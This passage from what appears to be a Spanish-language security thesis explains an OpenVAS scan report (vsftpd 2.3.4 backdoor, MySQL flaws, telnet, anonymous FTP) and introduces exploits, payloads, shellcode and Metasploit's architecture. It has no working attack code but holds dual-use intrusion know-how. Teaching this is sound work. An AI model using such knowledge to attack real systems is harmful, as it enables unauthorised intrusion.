   - Resumen de la susceptibilidad que entraña y el paquete software que está afectado.
   - Solución propuesta.
   - Enlace de descarga del parche recomendado.
   - BID (Bugtraq ID: identificador de la vulnerabilidad en la base de datos *Bugtraq*).
   - Diferentes enlaces con información detallada sobre la vulnerabilidad, soluciones, o discusiones en foros sobre la misma.

   A continuación podemos observar la figura 5.14, con una vulnerabilidad con riesgo de amenaza alto:

2.1.1 High clm_pts (6200/tcp)

High (CVSS: 7.5)
NVT: vsftpd Compromised Source Packages Backdoor Vulnerability

```
 Summary:
 vsftpd is prone to a backdoor vulnerability.
Attackers can exploit this issue to execute arbitrary commands in the
context of the application. Successful attacks will compromise the
affected application.
The vsftpd 2.3.4 source package is affected.
 Solution:
 The repaired package can be downloaded from
https://security.appspot.com/vsftpd.html. Please validate the package
with its signature.
```

OID of test routine: 1.3.6.1.4.1.25623.1.0.103185

References


```
BID:48539
Other:
  URL:http://www.securityfocus.com/bid/48539
   URL:http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-back
↪doored.html
   URL:https://security.appspot.com/vsftpd.html
   URL:http://vsftpd.beasts.org/
```

Figura 5.14 Descripción vulnerabilidad de riesgo alto

Se puede comprobar que el demonio *vsftpd* es susceptible a una vulnerabilidad de puerta trasera en la que los atacantes pueden ejecutar código arbitrario y comandos sobre la aplicación accediendo a través del puerto 6200/tcp. **Vsftpd** es un servidor de **FTP** que corre sobre la máquina objetivo y que es vulnerable en la versión indicada (2.3.4). Se propone descargar un parche con la versión reparada del paquete. Además se propone validar el paquete para evitar que provenga de orígenes confiables. Podemos observar también que se proporciona el BID y a través de él se genera un enlace hacia la base de datos “Security Focus” en la que incluso podemos encontrar algún script con el que explotar la vulnerabilidad. La información ofrecida nos permite tanto ser conscientes del problema que tenemos como poder encontrar soluciones de manera relativamente sencilla.

3. **Análisis de vulnerabilidades con riesgo de amenaza “medio”:**
   El siguiente apartado que nos muestra el informe tras evaluar todas las amenazas de riesgo alto es aquel en el que se encuentran aquellas que suponen un riesgo medio. La estructura del informe se mantiene igual que en el caso anterior. La única diferencia respecto al caso anterior es el color identificativo (amarillo en esta ocasión), y el contenido en sí de las vulnerabilidades que se identifica con casos menos peligrosos.

Como ejemplo, a continuación tenemos en la figura 5.15 una vulnerabilidad detectada en la base de datos MySQL que corre sobre el puerto 3306/tcp.



2.1.13 Medium mysql (3306/tcp)

Medium (CVSS: 6.4)
NVT: MySQL multiple Vulnerabilities

Product detection result
cpe:/a:mysql:mysql:5.0.51a
Detected by MySQL/MariaDB Detection (OID: 1.3.6.1.4.1.25623.1.0.100152)

Summary:
MySQL is prone to a security-bypass vulnerability and to to a local privilege-escalation vulnerability.
An attacker can exploit the security-bypass issue to bypass certain security restrictions and obtain sensitive information that may lead to further attacks.
Local attackers can exploit the local privilege-escalation issue to gain elevated privileges on the affected computer.
Versions prior to MySQL 5.1.41 are vulnerable.
Solution:
Updates are available. Please see the references for details.

OID of test routine: 1.3.6.1.4.1.25623.1.0.100356


References
BID:37075, 37076
Other:
URL:http://www.securityfocus.com/bid/37076
URL:http://www.securityfocus.com/bid/37075
URL:http://dev.mysql.com/doc/refman/5.1/en/news-5-1-41.html
URL:http://www.mysql.com/

Figura 5.15 Descripción vulnerabilidad de riesgo medio

Como podemos ver MySQL es susceptible a una vulnerabilidad de escalado de privilegios y derivación de seguridad. Los atacantes pueden explotarla obteniendo información sensible que pueda permitir otros ataques distintos. Además, atacantes locales pueden obtener privilegios mayores que los que ya tienen aprovechando dicha vulnerabilidad existente en versiones previas a la 5.1.41. Se ofrecen de nuevo soluciones de actualización y en esta ocasión se detallan dos BIDs diferentes puesto que esta vulnerabilidad tiene doble efecto puesto que una es la que afecta a la “derivación de la seguridad” que corresponde a un error de diseño en la aplicación y que puede ser explotada de forma remota, y otra es la que afecta al “escalado de privilegios” cuyo origen también se remonta a un fallo de diseño pero que en esta ocasión tiene carácter local y no puede ser explotada de forma remota.

4. **Análisis de vulnerabilidades con riesgo de amenaza “bajo”:**
   Este análisis casi podríamos interpretar que incluye un conjunto de recomendaciones por parte de OpenVAS para mejorar la seguridad de nuestro sistema. Se caracteriza por identificarse con el color

azul y por tener una estructura más bien informativa en la que aunque se proponen soluciones, éstas no suelen estar basadas en ningún parche software sino que hacen referencia a decisiones que debe tomar el administrador del sistema concreto. Así, por ejemplo, podemos observar como OpenVAS interpreta como “riesgo de amenaza bajo” tener activo un servidor de ***telnet*** como se aprecia en la figura 5.16:



2.1.27 Low telnet (23/tcp)

Low (CVSS: 0.0)
NVT: Check for Telnet Server

```
Summary:
A telnet Server is running at this host.
  Experts in computer security, such as SANS Institute, and the members of the
  comp.os.linux.security newsgroup recommend that the use of Telnet for remote
  logins should be discontinued under all normal circumstances, for the followi
↪ng
  reasons:
  * Telnet, by default, does not encrypt any data sent over the connection
    (including passwords), and so it is often practical to eavesdrop on the
    communications and use the password later for malicious purposes; anybody w
↪ho
    has access to a router, switch, hub or gateway located on the network betwe
↪en
    the two hosts where Telnet is being used can intercept the packets passing
↪by
    and obtain login and password information (and whatever else is typed) with
↪ any
    of several common utilities like tcpdump and Wireshark.

  * Most implementations of Telnet have no authentication that would ensure
    communication is carried out between the two desired hosts and not intercep
↪ted
    in the middle.
  * Commonly used Telnet daemons have several vulnerabilities discovered over
    the years.



OID of test routine: 1.3.6.1.4.1.25623.1.0.100074
```

Figura 5.16 Descripción vulnerabilidad de riesgo bajo

Se puede interpretar que OpenVAS nos indica que para muchos expertos, el uso de telnet debe ser evitado por varias circunstancias entre las que se destaca que *telnet* por defecto no encripta los datos enviados ni tan siquiera las contraseñas por lo que puede ser susceptible de un ataque de “hombre en el medio”. Esta y otras razones provocan que OpenVAS nos desaconseje el uso de *telnet*.

5. **Log:**
   Se distingue por el color negro y nos ofrece información que no se considera estrictamente una amenaza pero que es lo suficientemente importante como para que nos planteemos revisarla y tomar medidas. Puede ir desde información sobre puertos abiertos y los servicios que en ellos se están ejecutando hasta sugerencias sobre la configuración de aplicaciones hasta otros problemas más preocupantes. En el caso concreto que pondremos como ejemplo puede suponer un riesgo importante

aunque OpenVAS no lo catalogue como amenaza. La figura 5.17 muestra el *log* que el informe nos ofrece sobre la posibilidad de acceder al servidor **FTP** mediante inicio de sesión anónimo:




Figura 5.17 Descripción de log sobre el estado del sistema

Se observa que como adelantamos previamente, el servidor acepta conexiones anónimas y esto puede suponer un problema si no deseamos compartir archivos. Un servidor FTP suele permitir el inicio de sesión anónimo, pero también suele preguntar datos al usuario que se conecta para tenerlo controlado al menos. Como hemos destacado, esto no tiene porqué ser una amenaza en sí, pero resulta interesante al menos saber qué configuración tenemos en nuestro equipo para decidir si es la que queremos o no.

Además del análisis especificado aquí, se realizó un sondeo sobre un equipo Windows actualizado. Sin embargo, no resulta especialmente ilustrativo detallar ese análisis puesto que, además de ir contra nuestro objetivo de analizar máquinas basadas en software libre, el equipo es mucho menos vulnerable y resulta difícil encontrar vulnerabilidades que reflejen claramente el propósito de un análisis de vulnerabilidades. En un futuro análisis en el que el lector disponga de conocimientos más avanzados sobre el tema que nos compete, sí puede resultar de utilidad analizar un sistema que es considerado prácticamente “seguro” puesto que tendrá vulnerabilidades difícilmente explotables, pero, para un examen inicial en el que se parte de los cimientos del análisis y explotación de vulnerabilidades, resulta más útil examinar un sistema que nos dé facilidades para experimentar con él.

5.3 Conclusiones sobre el análisis y la utilización de herramientas como OpenVAS

Podemos ver con claridad como una herramienta potente como OpenVAS usada en conjunto con una base de datos amplia y bien detallada como es *bugtraq*, ofrece una visión amplia y a la vez profunda de lo que un análisis detallado de las vulnerabilidades existentes en un sistema puede ofrecer a un administrador para mantener la seguridad de sus equipos y, por qué no, a un atacante para acometer sus fechorías. Estamos ante una herramienta de un gran nivel, que si bien requiere una cantidad elemental de conocimientos de seguridad, bien puede ser utilizada también para introducirse en este mundo y asentar conocimientos en base a pruebas, análisis y profundización en los informes.

6. Metasploit Framework

Puesto que ya conocemos el significado de *vulnerabilidad* en el ámbito de las redes y los sistemas de información, ahora necesitamos ir un paso más allá y plantearnos como utilizar esa vulnerabilidad para actuar sobre un equipo de tal forma que podamos realizar algún tipo de manipulación sobre él.

Definiremos por una serie de conceptos que nos permitirán entender en qué consisten esas manipulaciones, desde dónde se realizan, y qué tipos existen.

6.1 Prueba de penetración

Se define "Prueba de penetración" o "Pentest" como:

> *Aquel test independiente que se utiliza para simular posibles acciones de usuarios sin autorización, ya sean externos o internos, que son capaces de acceder a los sistemas propios de una determinada organización y a los datos sensibles que aquí se hallan contenidos. Se realiza con el objetivo de detectar vulnerabilidades y obtener posibles soluciones al respecto de forma que mediante el uso de "hacking ético" se llegue a conocer mejor el sistema a analizar.*

La idea es ponerse en la piel del atacante para poder evaluar todos los posibles fallos de nuestro sistema y así poder corregirlos y hacerlo lo más seguro posible. Dentro de las pruebas de penetración resulta interesante destacar que en función del conocimiento que se tenga del sistema objetivo existen varios tipos a diferencias:

- **Prueba de caja negra:**

Sin conocimiento previo de la red objetivo. Se parte directamente de la dirección IP o la URL del destino objetivo.

- **Prueba de caja blanca:**

Se obtiene información detallada previamente al ataque sobre el objetivo. Se parte por tanto de un conocimiento básico sobre el sistema operativo sobre el que corre el objetivo, ciertos detalles de su hardware, aplicaciones en ejecución etc...

- **Prueba de caja gris:**

Simula un ataque interno de un miembro de la propia organización descontento con la misma por lo que necesita tener acceso a la propia red.

En nuestro caso utilizaremos para la parte práctica la "*Prueba de caja blanca"* puesto que nos valdremos del resto de herramientas ya analizadas para obtener un conocimiento profundo sobre el objetivo. [19]
.

6.2 Conceptos importantes

En nuestro camino previo al análisis de un entorno de trabajo especializado en tests de penetración necesitamos definir una serie de conceptos junto con sus características propias, que nos serán de utilidad a la hora de avanzar en el análisis. Son los siguientes:

- **Exploit**:
  Un *exploit* es "un programa diseñado y enfocado a explotar (aprovechar) un fallo, error o vulnerabilidad de un software informático, con el fin de ejecutar código en la máquina atacada y conseguir así el dominio de la misma". Cada *exploit* se hace explícitamente para un determinado uso. Es decir, se realiza con el fin de explotar una debilidad concreta y cuando ésta es parcheada su objetivo deja de tener sentido y se vuelve inútil. A grandes rasgos podemos decir que no es más que un pequeño *script* o trozo de código, generalmente desarrollado en C o Perl o incluso en lenguajes específicos para scripts como pueden ser los ".bat" de Windows o los ".sh" de Linux.

  Como hemos dicho ya, el uso de estos fragmentos de código suele ser muy concreto y en ocasiones no hacen más que deshabilitar algún tipo de servicio (como un firewall) o ejecutar un determinado comando.

- **Payload o carga útil:**
  Se conoce como *payload* al código que se inyecta y se ejecuta en el equipo atacado. Se suele desarrollar en lenguaje ensamblador y se ejecuta directamente sobre el sistema operativo puesto que se almacena directamente en memoria. Mientras que el *exploit* nos da la opción de acceder a un equipo víctima, el *payload* nos ofrece la oportunidad de hacerle daño.

- **Shellcode:**
  La *shellcode* no es más que un conjunto de comandos escritos en ensamblador que se inyectan sobre la memoria en un proceso activo de tal forma que éste reacciona y ofrece una consola al solicitante. En el caso de *Linux* obtenemos un **/bin/bash** mientras que en *Windows* se consigue un **cmd.exe**.

6.3 Tipos de exploits

Podemos clasificar los diferentes exploits principalmente en función de muchos parámetros, pero probablemente sea más ilustrativo empezar clasificándolos en función del lugar desde el que ejecutan el ataque y, a partir de ahí, realizar una nueva clasificación que estreche un poco más el cerco entre los diferentes tipos de exploits existentes.

- **Exploits locales:**
  Son aquellos exploits que se ejecutan en la propia máquina correspondiente al equipo objetivo en el ataque. Existen varios motivos para ejecutar un exploit de este tipo. El principal de estos motivos es conseguir escalar privilegios para un usuario común hasta obtener permisos de tipo raíz que le permitan tener más poder sobre la máquina objetivo. Otra importante utilidad de esta variante suele ser la ejecución de ataques de denegación de servicio sobre algún servicio activo en el servidor atacado.

- **Exploits remotos:**
  Entran en ejecución sobre una máquina que no es la máquina objetivo del ataque sino que se encuentra conectada a la máquina objetivo ya sea por internet o por la red local. Se encargan de explotar la vulnerabilidad atendiendo a lo enviado por la red.

- **Exploit en el lado del cliente:**
  Este tercer tipo resulta especialmente interesante puesto que no intenta utilizar un vector de ataque a través de internet sino que se nutre de las aplicaciones que se desarrollan en el lado del cliente para aprovechar desde allí las vulnerabilidades. Así, el ataque se producirá por la ejecución de un fichero

de extensión conocida (PDF, MP3, DOC, etc…) que el receptor interpretará como fichero típico de una aplicación cliente. La idea es que dicho archivo sea facilitado a la máquina objetivo mediante algún correo electrónico o similar y una vez que el receptor lo abra se dé pie a las subsiguientes manipulaciones.

Además, ciñéndonos a su tiempo de vida, podemos clasificar los *exploits en* dos grupos:

- **Día cero:**
  Consideramos *exploits* de día cero a aquellos que atacan una vulnerabilidad para la que aún no existe parche o solución. No es fácil encontrarlos puesto que suelen estar en comunidades restringidas debido a su carácter de dudosa legalidad según las intenciones del usuario.

- **No día cero:**
  Podemos considerar de este tipo al resto de *exploits* puesto que son aquellos que ya llevan cierto tiempo en circulación y resultan fáciles de encontrar tanto en bases de datos específicas como en blogs o webs especializadas en seguridad.
  Puede parecer que aquellos *exploits* que no pertenecen al primer tipo carecen de utilidad puesto que el software ya está parcheado, sin embargo, todo *exploit* resulta útil frente a un equipo desactualizado o con un administrador descuidado.

Por otro lado, podemos clasificar los *exploits* en función de la forma en que se utilicen para atacar:

1. **Vía web**:
   Se explotan mediante la ejecución de un código *payload* ("carga útil") sobre parte de un script que se encuentre en una web y que generalmente está desarrollado en *Javascript*.

2. **Sobre un servicio que funciona en un determinado puerto:**
   El ataque más típico es este y consiste en el envío de paquetes con la *shellcode* además de datos necesarios para generar un error en el servicio objetivo. La importancia del puerto es que es a través de él por donde pasa toda esa información. Resulta importante añadir que tenemos dos formas de atacar utilizando un puerto. Una es enviando un *payload* que se ejecute sobre el equipo objetivo, y la otra es lanzando paquetes desproporcionadamente contra un mismo puerto para así realizar un ataque de *denegación de servicio*

3. **Inyección de código SQL:**
   La idea es bastante simple a la par que efectiva. Se trata conectar a una base de datos mediante un *exploit* que inyecte órdenes **SQL** sobre la máquina objetivo para editar la base de datos y modificarla a nuestro antojo con las graves consecuencias que ello conlleva.

La gran mayoría de los *exploits* vienen escritos en ficheros simples con lenguajes elementales como **C**, **Python**, o **Perl** de forma que pueden ejecutarse en prácticamente cualquier sistema operativo de forma que se ejecuten dentro de un protocolo que se conoce como "Prueba de concepto", que tiene por objetivo realizar pruebas operativas sin efectuar daño alguno sobre el equipo en el que se ejecuta. La ejecución de un script tan particular como son los *exploits* requiere una serie de acciones que describiremos de forma breve. En primer lugar hay que tener en cuenta qué *shellcode* se utiliza. Además hay que compilar el *exploit* teniendo en cuenta las posibles librerías que utilice. Esta tarea puede llegar a resultar bastante tediosa puesto que nuestro compilador puede tener problemas de dependencias y no detectar algunas librerías. Además se está obviando que en la mayoría de las ocasiones, para utilizar un *exploit* necesitamos unos conocimientos previos que se obtienen mediante herramientas como las que ya describimos en su momento (Nmap, OpenVAS, etc…).

Estas reflexiones nos van dejando clara la necesidad de unificar conocimientos en torno a un entorno de trabajo, es decir, lo que en tecnología se conoce como "framework".

La ventaja que aporta un "framework" es que aglutina una serie de herramientas e indicaciones que hacen la vida más fácil al usuario. Este concepto resulta ambiguo puesto que en ocasiones puede incluir solamente pautas para resolver determinadas problemáticas, y en otras ocasiones puede ser un paquete completo que no solamente ofrezca esas pautas sino que además ofrezca herramientas que funcionan en conjunto para lograr el objetivo.

Los "frameworks" que se han desarrollado para interactuar con *exploits* suelen tener herramientas como bases de datos de *exploits* o compiladores que permiten el uso de éstos de forma que "nada" pueda salir mal. Los *exploits* incluidos en un determinado "framework" difícilmente tengan problemas de ausencia de librerías puesto que usarán el propio compilador incluido en él para cargar el exploit.

Las ventajas para el usuario son por tanto considerables, y aunque existen varios entornos de este tipo en el mundo de la seguridad tales como **Inmunity Canvas, Core Impact,** o **Metasploit Framework**, analizaremos éste último puesto que es libre, viene instalado por defecto en *Kali Linux* y además es muy completo y eficiente en el uso de recursos del sistema.

6.4 Introducción y arquitectura

Podemos definir **Mestasploit Framework** como una herramienta proveniente del proyecto de código libre **Metasploit**, que tiene por objetivo el testeo y la penetración sobre equipos locales o remotos mediante la ejecución de *exploits*. Este entorno de trabajo ha sido desarrollado desde sus inicios en lenguaje *Perl* pero se ha ido traduciendo poco a poco hasta desarrollarse principalmente en *Ruby* en su última versión.

En **Metasploit** se incorpora un conjunto de herramientas que cubren todas las necesidades de un test de intrusión. Partiendo desde la adquisición de la información, continuando con el descubrimiento de las vulnerabilidades y finalizando con la explotación y post explotación de las mismas.

La arquitectura de **Metasploit** se define como muestra la figura 6.1:




Figura 6.1 Arquitectura general de Metasploit

Podemos distinguir las diferentes estructuras de los que depende **Metasploit Framework** (en adelante **MSF**). En primer lugar, tenemos la estructura correspondiente a las *librerías*. Esta estructura pertenece al grupo de herramientas que permiten utilizar MSF. En ella está la "*biblioteca REX*" que es aquella a la que se recurre para gestionar la mayoría de tareas, ya tengan que ver con transformaciones de texto, adaptación de protocolos, u operaciones lógicas. El *núcleo* de MSF proporciona la *API* (Application Programming Interface) básica a través de la cual se gestiona MSF y donde queda definido el marco en que éste funciona.

A continuación encontramos los *plugins* que son aquellos elementos que se cargan en tiempo de ejecución para utilizar MSF. Dentro de esta estructura, *base* ofrece funciones simplificadas de la *API* para un uso más directo y eficiente.

En la estructura de las *interfaces* se establecen las distintas formas que tiene el usuario de interactuar con MSF.

- **Línea de comandos:**
  Es probablemente la interfaz más elemental que ofrece MSF puesto que implica simplemente enviar órdenes a MSF desde cualquier terminal.

- **CLI (Command Line Interface):**
  Es una buena interfaz para aprender a usar MSF o para escribir un exploit puesto que al usar la línea de comandos para componer órdenes se aprende más sobre lo que se está haciendo. Ofrece además la posibilidad de usarse como automatizador de tareas o plataforma para escribir trozos de código. Se ejecuta mediante la orden **msfcli –h** que nos proporciona la ayuda para poder ejecutar adecuadamente la **CLI** (figura 6.2):

